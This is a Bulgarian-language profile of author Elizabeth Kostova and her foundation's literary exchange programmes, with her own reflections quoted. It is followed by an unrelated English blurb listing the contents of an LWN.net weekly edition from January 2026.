Организацията (с директор Виолета Радкова) продължава да работи по международни програми вече 18 години. На дейността на екипа дължим Созополските семинари по творческо писане, ежегодния фестивал „СтолицаЛитература“, двете издания на международната поетическа конференция в Копривщица (2015, 2024), резиденцията „Жени в планината“, престижната преводаческа награда „Кръстан Дянков“ и много други. В България идват чуждестранни автори и запознаването им с българските им колеги често води не само до обмяна на мисли и подходи, но и до преводи и в двете посоки. Някои от писателите, посетили България, кандидатстват и по други програми (например „Фулбрайт“) и се връщат в страната ни, за да преподават или да пишат.

Основната работа на Фондация „Елизабет Костова“ е да укрепва литературната общност между България и други страни, както и в самата България. Другата ни мисия е да представяме българската литература на нови читатели по света. Една от най-големите радости в живота ми е да виждам как писатели – млади и не толкова млади – се възползват от нашите програми и създават приятелства за цял живот отвъд културните граници.

Елизабет Костова се чувства свързана с България по особен начин от първия път, когато стъпва тук, и със смирена благодарност определя световния си литературен успех като нещо, което в началото я е изненадало. Деликатността ѝ сякаш идва и от семейството ѝ, което я е формирало с внимание:

И двамата ми родители са вдъхновяващи личности – баща ми беше отдаден на обществото професор по градоустройство и специалист по опазване на историческото наследство, чиято обсебеност от градовете и историята беше образование за всички нас, неговите деца. Майка ми е библиотекарка, чиято радост и отвореност към жанровото разнообразие в литературата ни научи да изпитваме голямо удоволствие от четенето.

И двамата говореха за история и политически убеждения на вечеря и ни насърчаваха да развиваме собствено мнение.

Бях странно, срамежливо, книголюбиво дете с чувство за социална справедливост, което наследих от цялото си семейство. Баща ми ни казваше, че можем да бъдем или да правим всичко, което поискаме – това ни накара да вярваме в себе си в един свят на привилегии за мъжете.

Работата на Елизабет – и през фондацията в България, и като университетска преподавателка в Уилмингтън (Северна Каролина), Мичиганския университет, Колежа по изкуство и дизайн „Савана“ в Атланта и Университета по изкуства във Филаделфия – винаги е била отстояване на смисъл и даване на широки хоризонти за развитие на писатели, поети и преводачи. Елизабет Костова е поддръжничка на литературния диалог, затова не е случайност фактът, че тя е носителка на Наградата за културна дипломация на Фондация „Лоис Рот“.

Сред толкова обществена дейност и след години, инвестирани в сериозни исторически проучвания за своите книги, на въпроса кое е най-голямото ѝ достижение, Елизабет Костова отговаря така:

Да остана с отворен ум и отворено сърце. Това става все по-трудно, когато остаряваме и виждаме света по-ясно, но на 60 години искам да продължавам да раста, да се уча, да се радвам и да допринасям.


Хората, които тихо и кротко променят средата, формират общности и задават посоки, в които има смисъл да тръгнем заедно. Тук ви срещаме с тях. Това са „Тези хора“.

[$] LWN.net Weekly Edition for January 8, 2026

Post Syndicated from corbet original https://lwn.net/Articles/1051994/

Inside this week’s LWN.net Weekly Edition:

  • Front: What to expect in 2026; LAVD scheduler; libpathrs; Questions for the TAB; Graphite; 2025 timeline.
  • Briefs: shadow-utils 4.19.0; Android releases; IPFire 2.29-199; Manjaro 26.0; curl strcpy(); GNU ddrescue 1.30; Ruby 4.0; Partial GPL ruling; Quotes; …
  • Announcements: Newsletters, conferences, security updates, patches, and more.

The collective thoughts of the interwebz